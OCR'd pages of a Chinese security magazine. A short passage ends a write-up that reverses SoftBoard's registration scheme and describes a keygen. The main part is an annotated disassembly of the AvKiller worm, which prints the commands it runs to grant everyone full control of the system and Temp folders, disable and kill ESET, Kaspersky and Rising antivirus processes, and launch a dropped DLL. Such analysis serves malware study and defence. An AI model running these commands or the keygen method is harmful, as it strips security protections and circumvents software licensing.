


图 5

再来一次，这次从地址 4065A6 按 F7 键步进，注意到，405F31 执行后 eax 的值为 3A，如图 6 所示。记下 405F37 处[esp+24]指向的内存地址，会发现这个地址就是后来变换规则所使用的地址，并且其值在参与运算时随着变换规则而改变，选择，机器码变形的变换规则初始值已经到手。




图 6

四、水到渠成，编写注册机

至此，变换规则的初始值、变换规则、注册码的生成算法都有了，针对不同的电脑，只要知道机器码（注册窗口会提示的）就可以生成注册码了。将分析过程进行逆向，就是注册机编写纲要。整理后的注册机见\附件\softboard-reg。

注册机是用 VC 写的，因为相较于其他语言，C 语言对于位操作是最接近汇编的，而且嵌入汇编也很方便，实在技穷时，我们还可以直接复制汇编嵌入到 C 中，更妙的是还可以调试嵌入的汇编，真是“居家旅游必备产品啊”。

简略说明如下。

- 函数 void GetExchRuleFirstVal(char* szMachineCode, int *pFirst)：为根据机器码得到变换规则的初始值。
- 函数 int func_4147f5()：对应于反汇编的 414f5 处的 call，对变换规则的初始值进行简单的运算。
- 函数 void ExchangeRule()：为机器码变形的变换规则。

五、小结


笔者已尽力将 SoftBoard 逆向的思考过程展现出来，欢迎读者交流。照例来个小结。

① 逆向工程的过程中，需要去芜存菁，把握主线。

② 注意逆向过程中的不变量，否则很易陷入汇编语句，转的晕乎哀哉。

③ 增强逆向工程的动机，好奇心固然是逆向工程的必备基础，然而好奇心有时过于缥缈，即便逆向工程是充满美感的事情，然而审美疲劳总会有的，关键在于保持经常动手的习惯，勿使手生。

④ 文章背后的思考过程才是我们应着重关注的，毕竟每篇文章都是作者心血的结晶，而作者要阐述清楚一个问题，需要做比单纯的进行逆向工程更多的思考。



AvKiller 病毒分析

文 mangel

Worm.Win32.AvKiller.be是一个蠕虫病毒，利用Upack程序进行保护病毒会利用CreateMutex创建一个“system”的互斥，保证系统中只有一个实例在运行，如这个互斥已经存在，则病毒直接退出。下面是详细分析，每一步的过程都加了详细的注释。

```
////////////////////////////////////////////////////////////////////////////////
//
//-----------------------------------------------------------------
// Malware Original Entry Point
//-----------------------------------------------------------------
//
0040118C        55              PUSH EBP
0040118D        8BEC            MOV EBP,ESP
0040118F        81EC 000B0000   SUB ESP,0B00
//-----------------------------------------------------------------
//  check infection -- sny_trojan ,if not , mark this pc firstly
//-----------------------------------------------------------------
00401195        56              PUSH ESI
00401196        BE 88364000     MOV
ESI,00403688                                    ;
ASCII "sny_trojan"
0040119B        57              PUSH EDI
0040119C        56              PUSH ESI
0040119D        FF15 50204000   CALL
[402050]                                        ;
kernel32.GlobalFindAtomA(sny_trojan)
004011A3        66:85C0         TEST AX,AX
004011A6        77 13           JA SHORT
004011BB
004011A8        33FF            XOR EDI,EDI
004011AA        56              PUSH ESI
004011AB        57              PUSH EDI
004011AC        68 01001F00     PUSH 1F0001
004011B1        FF15 4C204000   CALL
[40204C]                                        ;
kernel32.OpenMutexA sny_trojan
004011B7        85C0            TEST EAX,EAX
004011B9        74 07           JE SHORT
004011C2
004011BB        33C0            XOR EAX,EAX
004011BD        E9 B2030000     JMP 00401574
004011C2        53              PUSH EBX
004011C3        56              PUSH ESI
004011C4        FF15 48204000   CALL
[402048]                                        ;
kernel32.GlobalAddAtomA sny_trojan
004011CA        56              PUSH ESI
004011CB        57              PUSH EDI
004011CC        57              PUSH EDI
004011CD        FF15 44204000   CALL
[402044]                                        ;
kernel32.CreateMutexA - sny_trojan
//-----------------------------------------------------------------
// Get the year,and if it's after 2007 now,go to kill Av
//-----------------------------------------------------------------
004011D3        8D45 F0         LEA
EAX,[EBP-10]
004011D6        50              PUSH EAX
004011D7        FF15 24204000   CALL
[402024]                                        ;
kernel32.GetSystemTime
004011DD        66:817D F0 D707 CMP WORD PTR
[EBP-10],7D7                    ; 2007=7D7
004011E3        8B3D 60204000   MOV
EDI,[402060]                                    ;
MSVCRT.sprintf
004011E9        8B1D 40204000   MOV
EBX,[402040]                                    ;
kernel32.WinExec
004011EF        BE 04010000     MOV ESI,104
004011F4        0F86 31010000   JBE 0040132B
//-----------------------------------------------------------------
// Edit ACLs of %SystemRoot% Directory   --> Full
Control
//-----------------------------------------------------------------
004011FA        8D85 ECFEFFFF   LEA
EAX,[EBP-114]
00401200        56              PUSH ESI
00401201        50              PUSH EAX
00401202        FF15 10204000   CALL
[402010]                                        ;
kernel32.GetSystemDirectoryA
00401208        8D85 ECFEFFFF   LEA
EAX,[EBP-114]
0040120E        50              PUSH EAX
0040120F        8D85 E8FDFFFF   LEA
EAX,[EBP-218]
00401215        68 64364000     PUSH
00403664                                        ; ASCII
"cmd /c cacls %s /e /p everyone:f"
0040121A        50              PUSH EAX
```

```
    0040121B        FFD7              CALL
EDI                                             ;sprintf
cmd /c cacls SystemDirectory /e /p everyone:f
    0040121D        83C4 0C           ADD ESP,0C
    00401220        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    00401226        6A 00             PUSH 0
    00401228        50                PUSH EAX
    00401229        FFD3              CALL
EBX                                             ;
WinExec(SW_HIDE) cmd /c cacls SystemDirectory /e /p
everyone:f
    //------------------------------------------------------------
    // Edit ACLs of %Temp% Directory   --> Full Control
    //------------------------------------------------------------
    0040122B        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    00401231        50                PUSH EAX
    00401232        56                PUSH ESI
    00401233        FF15 3C204000     CALL
    [40203C]                                    ;
kernel32.GetTempPathA
    00401239        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    0040123F        50                PUSH EAX
    00401240        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    00401246        68 40364000       PUSH
00403640                                        ; ASCII
"cmd /c cacls ""%s"" /e /p everyone:f"
    0040124B        50                PUSH EAX
    0040124C        FFD7              CALL
EDI                                             ; sprintf
    0040124E        83C4 0C           ADD ESP,0C
    00401251        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    00401257        6A 00             PUSH 0
    00401259        50                PUSH EAX
    0040125A        FFD3              CALL
EBX                                             ;WinEx
ec(SW_HIDE) "cmd /c cacls %TEMP% /e /p everyone:f"

    0040125C        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    00401262        50                PUSH EAX
    00401263        56                PUSH ESI
    00401264        FF15 3C204000     CALL
    [40203C]                                    ;
kernel32.GetTempPathA
    0040126A        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    00401270        50                PUSH EAX
    //------------------------------------------------------------
    // disable the service(ekrn) of ESET NOD32
    // "cmd /c sc config ekrn start= disabled"
    //------------------------------------------------------------
    00401271        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    00401277        68 18364000       PUSH
00403618                                        ; ASCII
"cmd /c sc config ekrn start= disabled"
    0040127C        50                PUSH EAX
    0040127D        FFD7              CALL
EDI                                             ; sprintf
    0040127F        83C4 0C           ADD ESP,0C
    00401282        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    00401288        6A 00             PUSH 0
    0040128A        50                PUSH EAX
    0040128B        FFD3              CALL
EBX                                             ;
WinExec

    0040128D        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    00401293        50                PUSH EAX
    00401294        56                PUSH ESI
    00401295        FF15 3C204000     CALL
    [40203C]                                    ;
kernel32.GetTempPathA
    0040129B        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    004012A1        50                PUSH EAX
    //------------------------------------------------------------
    // kill the process(ekrn.exe) of ESET NOD32
    // cmd /c taskkill /im ekrn.exe /f
    //------------------------------------------------------------
    004012A2        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    004012A8        68 F8354000       PUSH
004035F8                                        ; ASCII
"cmd /c taskkill /im ekrn.exe /f"
    004012AD        50                PUSH EAX
    004012AE        FFD7              CALL
EDI                                             ; sprintf
    004012B0        83C4 0C           ADD ESP,0C
    004012B3        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    004012B9        6A 00             PUSH 0
    004012BB        50                PUSH EAX
    004012BC        FFD3              CALL
EBX                                             ;
WinExec

    004012BE        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    004012C4        50                PUSH EAX
    004012C5        56                PUSH ESI
    004012C6        FF15 3C204000     CALL
    [40203C]                                    ;
kernel32.GetTempPathA
    004012CC        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    004012D2        50                PUSH EAX
    //------------------------------------------------------------
    // kill the process(egui.exe) of ESET NOD32
    // cmd /c taskkill /im egui.exe /f
    //------------------------------------------------------------
    004012D3        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    004012D9        68 D8354000       PUSH
004035D8                                        ;ASCII
"cmd /c taskkill /im egui.exe /f"
    004012DE        50                PUSH EAX
    004012DF        FFD7              CALL EDI
    004012E1        83C4 0C           ADD ESP,0C
    004012E4        8D85 E8FDFFFF     LEA
EAX,[EBP-218]
    004012EA        6A 00             PUSH 0
    004012EC        50                PUSH EAX
    004012ED        FFD3              CALL EBX

    004012EF        8D85 ECFEFFFF     LEA
EAX,[EBP-114]
    004012F5        50                PUSH EAX
    004012F6        56                PUSH ESI
```

```
    004012F7          FF15 3C204000    CALL
    [40203C]                                   ;
kernel32.GetTempPathA
    004012FD          8D85 ECFEFFFF    LEA
EAX,[EBP-114]
    00401303          50               PUSH EAX
    //----------------------------------------------------------
    // kill the process(ScanFrm.exe) of Rsing
    // cmd /c taskkill /im ScanFrm.exe /f
    //----------------------------------------------------------
    00401304          8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    0040130A          68 B4354000      PUSH
004035B4                                       ; ASCII
"cmd /c taskkill /im ScanFrm.exe /f"
    0040130F          50               PUSH EAX
    00401310          FFD7             CALL
EDI                                            ; sprintf
    00401312          83C4 0C          ADD ESP,0C
    00401315          8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    0040131B          6A 00            PUSH 0
    0040131D          50               PUSH EAX
    0040131E          FFD3             CALL
EBX                                            ;
WinExec
    00401320          68 88130000      PUSH 1388
    00401325          FF15 38204000    CALL
    [402038]                                   ;
kernel32.Sleep // strcat %windows% + \system32\killkb.dll
    0040132B          8D85 E4FCFFFF    LEA
EAX,[EBP-31C]
    00401331          56               PUSH ESI
    00401332          50               PUSH EAX
    00401333          FF15 34204000    CALL
    [402034]                                   ;
kernel32.GetWindowsDirectoryA
    00401339          8D85 E4FCFFFF    LEA
EAX,[EBP-31C]
    0040133F          68 9C354000      PUSH
0040359C                                       ; ASCII
"\system32\killkb.dll"
    00401344          50               PUSH EAX
    00401345          E8 3A020000      CALL
00401584                                       ;
"c:\windows\\system32\killkb.dll" MSVCRT.strcat
    //----------------------------------------------------------
    // check the year,if its before 2007 nown,skip the follows
    // and goto    0040138D
    //----------------------------------------------------------
    0040134A          66:817D F0 D707 CMP WORD PTR
[EBP-10],7D7
    00401350          59               POP ECX
    00401351          59               POP ECX
    00401352          76 39            JBE SHORT
0040138D
    //----------------------------------------------------------
    // after 2007
    // WriteReSourceToFile("BIN","95","%windows% +
\system32\killkb.dll")
    // exec rundll32.exe "%windows% + \system32\killkb.dll",
droqp
    //----------------------------------------------------------
    00401354          8D85 E4FCFFFF    LEA
EAX,[EBP-31C]                                  ;
%windows% + \system32\killkb.dll
    0040135A          50               PUSH EAX
    0040135B          68 98354000      PUSH
00403598                                       ; ASCII
"BIN"
    00401360          68 95000000      PUSH 95
    00401365          E8 96FCFFFF      CALL
00401000                                       ;
WriteReSourceToFile("BIN","95",%windows% +
\system32\killkb.dll") )
    // rundll32.exe "%windows% + \system32\killkb.dll", droqp
    0040136A          8D85 E4FCFFFF    LEA
EAX,[EBP-31C].
    00401370          50               PUSH EAX
    00401371          8D85 00F5FFFF    LEA
EAX,[EBP-B00]
    00401377          68 80354000      PUSH
00403580                                       ; ASCII
"rundll32.exe %s, droqp"
    0040137C          50               PUSH EAX
    0040137D          FFD7             CALL
EDI                                            ; sprintf
    0040137F          83C4 18          ADD ESP,18
    00401382          8D85 00F5FFFF    LEA
EAX,[EBP-B00]
    00401388          6A 00            PUSH 0
    0040138A          50               PUSH EAX
    0040138B          FFD3             CALL
EBX                                            ;
WinExec(""rundll32.exe "%windows% + \system32\killkb.dll",
droqp",SW_HIDE)
    //----------------------------------------------------------
    //  for all (befor and after 2007)
    //----------------------------------------------------------
    0040138D          68 88130000      PUSH 1388
    00401392          FF15 38204000    CALL
[402038]                                       ;
kernel32.Sleep
    00401398          8D85 ECFEFFFF    LEA
EAX,[EBP-114]
    0040139E          50               PUSH EAX
    0040139F          56               PUSH ESI
    004013A0          FF15 3C204000    CALL
    [40203C]                                   ;
kernel32.GetTempPathA
    //----------------------------------------------------------
    // disable the service(avp) of kav
    // cmd /c sc config avp start= disabled
    //----------------------------------------------------------
    004013A6          8D85 ECFEFFFF    LEA
EAX,[EBP-114]
    004013AC          50               PUSH EAX
    004013AD          8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    004013B3          68 58354000      PUSH
00403558                                       ; ASCII
"cmd /c sc config avp start= disabled"
    004013B8          50               PUSH EAX
    004013B9          FFD7             CALL
EDI                                            ; sprintf
    004013BB          83C4 0C          ADD ESP,0C
    004013BE          8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    004013C4          6A 00            PUSH 0
    004013C6          50               PUSH EAX
    004013C7          FFD3             CALL
EBX                                            ;
WinExec
    //----------------------------------------------------------
    // kill the process(avp.exe) of kav
    // cmd /c taskkill /im avp.exe /f
    //----------------------------------------------------------
```

```
    004013C9           8D85 ECFEFFFF    LEA
EAX,[EBP-114]
    004013CF           50               PUSH EAX
    004013D0           56               PUSH ESI
    004013D1           FF15 3C204000    CALL
    [40203C]                                        ;
kernel32.GetTempPathA
    004013D7           8D85 ECFEFFFF    LEA
EAX,[EBP-114]
    004013DD           50               PUSH EAX
    004013DE           8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    004013E4           68 38354000      PUSH
00403538                                       ; ASCII
"cmd /c taskkill /im avp.exe /f"
    004013E9           50               PUSH EAX
    004013EA           FFD7             CALL
EDI                                            ; sprintf
    004013EC           83C4 0C          ADD ESP,0C
    004013EF           8D85 E8FDFFFF    LEA
EAX,[EBP-218]
    004013F5           6A 00            PUSH 0
    004013F7           50               PUSH EAX
    004013F8           FFD3             CALL
EBX                                            ;
WinExec

    004013FA           8B3D 38204000    MOV
EDI,[402038]                                   ;
kernel32.Sleep
    00401400           68 88130000      PUSH 1388
    00401405           FFD7             CALL EDI
    //-------------------------------------------------------------------
    // write file c:\WINDOSupdate.dll from resource
    //
WriteEncryptedReSourceToFileWithAnti(8F,"BIN","c:\WIND
OWSupdate.dll")
    //-------------------------------------------------------------------

    00401407           8D85 E4FCFFFF    LEA
EAX,[EBP-31C]
    0040140D           56               PUSH ESI
    0040140E           50               PUSH EAX
    0040140F           FF15 34204000    CALL
    [402034]                                       ;
kernel32.GetWindowsDirectoryA
    // strcat %windows% + \system32\update.dll
    00401415           8D85 E4FCFFFF    LEA
EAX,[EBP-31C]
    0040141B           68 2C354000      PUSH
0040352C                                       ; ASCII
"update.dll"
    00401420           50               PUSH EAX
    00401421           E8 5E010000      CALL
00401584                                       ;
MSVCRT.strcat
    00401426           8B1D 10204000    MOV
EBX,[402010]
    0040142C           59               POP ECX
    0040142D           59               POP ECX
    0040142E           8D85 E0FBFFFF    LEA
EAX,[EBP-420]
    00401434           56               PUSH ESI
    00401435           50               PUSH EAX
    00401436           FFD3             CALL
EBX                                            ;
kernel32.GetSystemDirectoryA
    00401438           8D85 E0FBFFFF    LEA
EAX,[EBP-420]
    0040143E           56               PUSH ESI
    0040143F           50               PUSH EAX
    00401440           FFD3             CALL
EBX                                            ;
kernel32.GetSystemDirectoryA

    00401442           8D85 E0FBFFFF    LEA
EAX,[EBP-420]
    00401448           56               PUSH ESI
    00401449           50               PUSH EAX
    0040144A           6A 00            PUSH 0
    0040144C           FF15 30204000    CALL
    [402030]                                       ;
kernel32.GetModuleFileNameA
    00401452           8D85 E4FCFFFF    LEA
EAX,[EBP-31C]
    00401458           50               PUSH EAX
    00401459           68 98354000      PUSH
00403598                                       ; ASCII
"BIN"
    0040145E           68 8F000000      PUSH 8F
    00401463           E8 44FCFFFF      CALL
004010AC                                       ;
WriteEncryptedReSourceToFileWithAnti(8F,"BIN","c:\WIND
OWSupdate.dll")
    // copy module file name
    00401468           6A 00            PUSH 0
    0040146A           8D85 04F6FFFF    LEA
EAX,[EBP-9FC]
    00401470           68 DC050000      PUSH 5DC
    00401475           50               PUSH EAX
    00401476           E8 03010000      CALL
0040157E                                       ; JMP to
MSVCRT.memset
    0040147B           8D85 E0FBFFFF    LEA
EAX,[EBP-420]
    00401481           50               PUSH EAX
    00401482           8D85 04F6FFFF    LEA
EAX,[EBP-9FC]
    00401488           50               PUSH EAX
    00401489           E8 EA000000      CALL
00401578                                       ; JMP to
MSVCRT.strcpy
    // ModuleFileName + "_"
    0040148E           BE 28354000      MOV
ESI,00403528
    00401493           8D85 04F6FFFF    LEA
EAX,[EBP-9FC]
    00401499           56               PUSH ESI
    0040149A           50               PUSH EAX
    0040149B           E8 E4000000      CALL
00401584                                       ; JMP to
MSVCRT.strcat
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    004014A0           68 6C324000      PUSH
0040326C                                       ; ASCII
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    004014A5           8D85 04F6FFFF    LEA
EAX,[EBP-9FC]
    004014AB           50               PUSH EAX
    004014AC           E8 D3000000      CALL
00401584                                       ; JMP to
MSVCRT.strcat
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
```

```
Ao"
    // + "_"
    004014B1        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    004014B7        56                PUSH ESI
    004014B8        50                PUSH EAX
    004014B9        E8 C6000000       CALL
00401584                                      ; JMP to
MSVCRT.strcat
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    // + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9Dd6jYLqDKr3
VAo"
    004014BE        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    004014C4        68 10324000       PUSH
00403210                                      ; ASCII
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9Dd6jYLqDKr3
VAo"
    004014C9        50                PUSH EAX
    004014CA        E8 B5000000       CALL
00401584                                      ; JMP to
MSVCRT.strcat
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    // + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9Dd6jYLqDKr3
VAo" + "_"
    004014CF        83C4 40           ADD ESP,40
    004014D2        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    004014D8        56                PUSH ESI
    004014D9        50                PUSH EAX
    004014DA        E8 A5000000       CALL
00401584                                      ; JMP to
MSVCRT.strcat
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    // + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9Dd6jYLqDKr3
VAo" + "_" + NULL
    004014DF        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    004014E5        68 08304000       PUSH 00403008
    004014EA        50                PUSH EAX
    004014EB        E8 94000000       CALL
00401584                                      ; JMP to
MSVCRT.strcat
    // LoadLibrary("c:\WINDOWSupdate.dll")
    004014F0        83C4 10           ADD ESP,10
    004014F3        8D85 E4FCFFFF     LEA
EAX,[EBP-31C]
    004014F9        50                PUSH EAX
    004014FA        FF15 2C204000     CALL
    [40202C]                                  ;
kernel32.LoadLibraryA
    // GetProcAddress("Scan","c:\WINDOWSupdate.dll")
    00401500        85C0              TEST EAX,EAX
    00401502        74 24             JE SHORT
00401528
    00401504        68 00304000       PUSH
00403000                                      ; ASCII
"Scan"
    00401509        50                PUSH EAX
    0040150A        FF15 28204000     CALL
    [402028]                                  ;
kernel32.GetProcAddress
    // call WINDOWSupdate.dll::Scan(0,0,
    // ModuleFileName + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9MMijYjqLIkVF
Ao"
    // + "_" +
"o12aSkSLyZo7kJtsY2pGuSmNFA2WyU2xO9Dd6jYLqDKr3
VAo" + "_" + NULL
    // )
    00401510        85C0              TEST EAX,EAX
    00401512        74 0D             JE SHORT
00401521
    00401514        8D8D 04F6FFFF     LEA
ECX,[EBP-9FC]
    0040151A        51                PUSH ECX
    0040151B        6A 00             PUSH 0
    0040151D        6A 00             PUSH 0
    0040151F        FFD0              CALL
    EAX                                       ;
WINDOWSupdate.dll::Scan

    00401521        68 0046C323       PUSH 23C34600
    00401526        FFD7              CALL        ;
Sleep()
    EDI

    00401528        BE 90010000       MOV ESI,190
    0040152D        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    00401533        56                PUSH ESI
    00401534        50                PUSH EAX
    00401535        FFD3              CALL
EBX                                           ;
GetSystemDirectory

    00401537        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    0040153D        56                PUSH ESI
    0040153E        50                PUSH EAX
    0040153F        FFD3              CALL
EBX                                           ;
GetSystemDirectory
    // check the year 2008,if its before 2008 now,goto exit
    00401541        66:817D F0 D807 CMP WORD PTR
[EBP-10],7D8
    00401547        76 28             JBE SHORT
00401571


    // ...
    00401549        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    0040154F        56                PUSH ESI
    00401550        50                PUSH EAX
    00401551        FFD3              CALL
EBX                                           ;
GetSystemDirectory
    00401553        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    00401559        56                PUSH ESI
    0040155A        50                PUSH EAX
    0040155B        FFD3              CALL
EBX                                           ;
GetSystemDirectory
    0040155D        8D85 04F6FFFF     LEA
EAX,[EBP-9FC]
    00401563        56                PUSH ESI
```

```
    00401564        50              PUSH EAX
    00401565        FFD3             CALL
EBX                                            ;
GetSystemDirectory
    00401567        8D85 04F6FFFF    LEA
EAX,[EBP-9FC]
    0040156D        56              PUSH ESI
    0040156E        50              PUSH EAX
    0040156F        FFD3             CALL
EBX                                            ;
GetSystemDirectory
    00401571        33C0            XOR EAX,EAX
    00401573        5B              POP EBX
    00401574        5F              POP EDI
    00401575        5E              POP ESI
    00401576        C9              LEAVE
    00401577        C3              RET

    //-------------------------------------------------------------
    //
WriteReSourceToFile(ResourceName,ResourceType,FilePath)
    //-------------------------------------------------------------
    00401000        55              PUSH EBP
    00401001        8BEC             MOV EBP,ESP
    00401003        81EC 10010000   SUB ESP,110
